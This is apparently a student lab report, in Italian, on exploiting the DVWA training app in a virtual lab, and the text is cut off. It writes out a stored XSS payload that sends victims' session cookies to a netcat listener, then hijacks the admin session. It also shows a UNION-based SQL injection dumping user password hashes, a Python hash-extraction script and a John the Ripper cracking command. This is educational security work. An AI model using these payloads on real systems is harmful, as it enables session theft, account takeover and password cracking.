

FASE DI EXPLOIT WEB APPLICATION

XSS Attack - SQL Injection

Studente: Simone Mininni

Progetto S6-L5


01-EXPLOIT WEB APPLICATION

Nella fase di exploit si vanno a testare le vulnerabilità trovate nel VA(Vulnerability assessment).

In questo contesto andremo a verificare la sicurezza delle web application(servizi gestiti da un web server e raggiungibili al pubblico esterno), effettuando due tipi di attacco:

- XSS(Cross-Site Scripting) Attack
- SQL Injection

I test verranno eseguiti in un laboratorio virtuale, prendendo come target la DVWA(web application vulnerabile).




02-XSS(CROSS-SITE SCRIPTING) ATTACK

XSS è uno delle più comuni vulnerabilità che troviamo nelle web app.

Un input utente non controllato può permettere agli attaccanti di modificare il comportamento della web page inserendo uno script che viene eseguito, portando varie problematiche.

Ad esempio redirezione di un utente su un link malevolo, o furto dei cookie permettendo all'attaccante di autenticarsi nella sessione corrente della vittima.

Nel nostro test andremo ad iniettare un “xss” persistente, quindi cercheremo di installare lo script direttamente nel server web, rendendo vittime tutti gli utenti che utilizzano la web page modificata.




03-XSS(CROSS-SITE SCRIPTING) ATTACK


Una volta loggati all' interno della DVWA, nella sezione “xss stored” come approccio cerchiamo di capire se c’è una suscettibilità a questo tipo di attacco.

Inviamo in input un semplice script:

```
<script>alert('xss attack')</script>
```



Notiamo che ogni volta che entriamo nella sezione “xss stored” compare un pop up, questo dimostra che vi è una vulnerabilità di questo tipo.



04-XSS(CROSS-SITE SCRIPTING) ATTACK


Ora siamo pronti ad installare uno script più sofisticato che ci permetterà di rubare i cookie della sessione corrente di qualsiasi utente entrerà nella web page modificata.

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' option is highlighted. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It has two input fields: 'Name *' with 'gordon' and 'Message *' with the value '<script>window.location='http://127.0.0.1:9001/?cookie=' + document.cookie</script>'. A red box highlights the message input field. Below the form, a message box shows 'Name: test' and 'Message: This is a test comment.' At the bottom, there's a 'More info' section with links to XSS resources. A status bar at the bottom left says 'Username: gordonb', 'Security Level: high', and 'PHPIDS: disabled'. A red box also highlights the status bar.

Loggati come “gordonb”, inseriamo il nostro script:

```
<script>window.location='http://127.0.0.1:9001/?cookie=' + document.cookie</script>
```

Una volta diventato parte integrante della web page, chiunque entrerà nella specifica sezione del sito, invierà una richiesta http a un server remoto dell’ attaccante con i cookie di sessione nell’ url della richiesta.



05-XSS(CROSS-SITE SCRIPTING) ATTACK



Lato attaccante:

Proseguendo con l' attacco ci mettiamo in ascolto sulla porta “9001” con “netcat”, tool che ci consente di fare da server nella comunicazione client-server.

```
(simone㉿kali)-[~]
$ nc -l -p 9001
```

Lato vittima admin:

Su un altro browser, ci autentichiamo come “admin”



06-XSS(CROSS-SITE SCRIPTING) ATTACK

Lato vittima admin:

Dirigendoci nella sezione “xss stored” andremo ad inviare la richiesta http “get” al server dell’ attaccante


The screenshot shows a sidebar menu with various security test categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted with a red box), and XSS stored. The main area is titled "Vulnerability: Stored Cross Site Scripting". It contains two input fields: "Name *" and "Message *". Below these is a button labeled "Sign Guestbook". Underneath the form, there is a preview area showing a sample entry: "Name: test" and "Message: This is a test comment.". At the bottom, there is another set of input fields for "Name" and "Message", both of which are currently empty.

Si nota il messaggio vuoto dell’ attaccante

Lato attaccante:

Riusciamo ad intercettare il cookie di sessione della vittima admin.

```
(simone㉿kali)-[~]
  ↵ nc -l -p 9001
GET /?cookie=security=low;%20PHPSESSID=259a65f19cc44f0a529411f702c8d03f HTTP/1.1
Host: 127.0.0.1:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.56.102/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```



07-XSS(CROSS-SITE SCRIPTING) ATTACK

Lato attaccante:

Con il cookie della vittima eseguiamo una richiesta http/get della pagina principale della dvwa.



```
Pretty Raw Hex
1 | GET /dvwa/index.php HTTP/1.1
2 | Host: 192.168.56.102
3 | Upgrade-Insecure-Requests: 1
4 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36
5 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 | Accept-Encoding: gzip, deflate, br
7 | Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=259a65f19cc44f0a529411f702c8d03f1
Connection: close
1 |
```

Dalla risposta del server notiamo che siamo riusciti ad autenticarci nella sessione attiva della vittima admin bypassando la fase di login.

```
<h1>
  Welcome to Damn Vulnerable Web App!
</h1>
```

Username:

admin




08-XSS(CROSS-SITE SCRIPTING) ATTACK

In conclusione una volta dentro, l'attaccante può agire nei panni della vittima:

- Caricare foto, video
- Eliminare foto, video, post, account
- Cambiare le credenziali di accesso
- Rubare dati sensibili, come contatti, carte di credito, ecc...

Per mitigare la vulnerabilità di tipo “xss” sarebbe opportuno che i programmatore inseriscano dei controlli più sofisticati sull’ input dell’ utente al fine di evitare che lo script venga eseguito dal programma, ma rimanga una semplice stringa oppure rifiutato.



09-SQL INJECTION

Un' altra vulnerabilità che è possibile verificare nelle web app è di tipo “Sql injection”.


In generale le web app utilizzano i database(basi di dati) per immagazzinare grandi quantità di dati che possono riguardare ad esempio gli account degli utenti, dove sono salvate varie informazioni come:

- username, password, contatti, carte di credito, ecc...

Le web app estrapolano informazioni dal database eseguendo delle query con SQL(Structured query language).

A tal fine un attaccante potrebbe sfruttare delle vulnerabilità nel codice del programma ed iniettare delle query in “sql”, ricavando informazioni non dovute o addirittura riuscendo a manipolare il database stesso, eliminandolo definitivamente.

Questo comporterebbe dei danni seri per l'azienda, in quanto perderebbe tutti i dati salvati nel DataBase.



10-SQL INJECTION

Prendendo in esame sempre la “DVWA”, testeremo questo tipo di vulnerabilità inserendo in input delle query in SQL...

“ ‘ UNION SELECT user, password FROM users WHERE ‘1’=‘1”

Con la seguente query riusciamo ad estrarre tutti gli utenti e password della web app.

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' union select user, password from users where '1'='1
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user, password from users where '1'='1
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03


ID: ' union select user, password from users where '1'='1
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user, password from users where '1'='1
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user, password from users where '1'='1
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Notiamo che l'input non è controllato e viene concatenato alla stringa della query nel codice del programma.


Inoltre le password non sono in chiaro, ma codificate con hash. Come prossimo step possiamo provare ad eseguire un password cracking.



11-PASSWORD CRACKING

Per eseguire un password cracking utilizzeremo john the ripper, tool che permette di trovare le password in chiaro confrontando gli hash delle password che vogliamo trovare con gli hash delle parole presenti nella lista(attacco a dizionario) o generate in modo “brute force”.

Ovviamente troveremo corrispondenza se le password sono presenti nella lista, mentre con un attacco brute force puro certamente troveremo la corrispondenza, ma se si tratta di password mediamente complesse potrebbero volerci anni...




12-PASSWORD CRACKING

Essendo che è necessario preparare il file di soli hash per darlo in pasto a john, automatizzeremo il processo di gestione dei file con python.

```
1 ID: ' union select user, password from users where '1'='1
2 First name: admin
3 Surname: 5f4dcc3b5aa765d61d8327deb882cf99
4
5 ID: ' union select user, password from users where '1'='1
6 First name: gordonb
7 Surname: e99a18c428cb38d5f260853678922e03
8
9 ID: ' union select user, password from users where '1'='1
0 First name: 1337
1 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
2
3 ID: ' union select user, password from users where '1'='1
4 First name: pablo
5 Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
6
7 ID: ' union select user, password from users where '1'='1
8 First name: smithy
9 Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Partendo dalle informazioni estrapolate mediante la sql injection, scriveremo un programma in python per estrarre un file di soli hash per eseguire correttamente john, e infine automatizzare il processo di associazione username:password in chiaro.



13-PASSWORD CRACKING

```
17 #Funzione per estrarre username e password in hash code usando la funzione "find_Pattern"
18 def estrazione_hash(file):
19     user_list=[]#lista per inserire tutti gli username
20     pass_list=[]#lista per le password in hash code
21
22     with open(file, 'r') as f:    #apriamo il file in lettura e inseriamo le righe in una lista.
23         content = f.readlines()
24         f.close()
25
26     for line in content:          #iteriamo nella lista delle righe e troviamo gli user e password
27         if 'First name:' in line: #aggiungendoli alle rispettive liste
28             res_user = find_Pattern(line)
29             user_list.append(res_user)
30         elif 'Surname:' in line:
31             res_pass = find_Pattern(line)
32             pass_list.append(res_pass)
33
34     return user_list,pass_list
35
36
37
38 #-----
39
40
```

Una volta ottenuta la lista di hash, andiamo a scrivere il file nella funzione “john_Hash” per eseguire appunto john the ripper. La lista di user la utilizzeremo nel finale.

```
38 #-----
39
40
41 #Funzione per scrivere il file di soli hash code estratti con "estrazione_hash",
42 # per poi darlo in pasto a john the ripper
43 def john_Hash():
44
45     file='sqlResults.txt'
46
47     _, password =estrazione_hash(file)
48
49     with open('johnCracking.txt', 'w') as john:
50         for pass_ in password:
51             john.write(pass_+'\n')
52     john.close()
53
54 #-----
55
```


Usiamo la funzione “estrattore hash” per estrarre sia gli user che gli hash creando due liste.

Nello specifico utilizziamo il modulo “re” per lavorare con le stringhe del file e mediante la funzione “find_Pattern” trovare esattamente gli user o gli hash del file originale.

```
1 #modulo per lavorare con le stringhe
2 import re
3
4 #Funzione per estrarre dal file una stringa che inizia dopo ":" e termina a fine riga!
5 #In questo caso andrà ad estrarre username e password in hash dal file originale!
6 def find_Pattern(string):
7
8     find = re.search(":", string )
9
10    if find:
11        res =find.string[find.end():].strip()
12
13    return res
```

OUTPUT →

```
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
6
```



14-PASSWORD CRACKING

```
1 5f4dcc3b5aa765d61d8327deb882cf99  
2 e99a18c428cb38d5f260853678922e03  
3 8d3533d75ae2c3966d7e0d4fcc69216b  
4 0d107d09f5bbe40cade3de5c71e9e9b7  
5 5f4dcc3b5aa765d61d8327deb882cf99  
6
```


INPUT →

```
(simone㉿kali)-[~]  
$ john --format=raw-MD5 ~/Desktop/johnCracking.txt
```

↓ OUTPUT

```
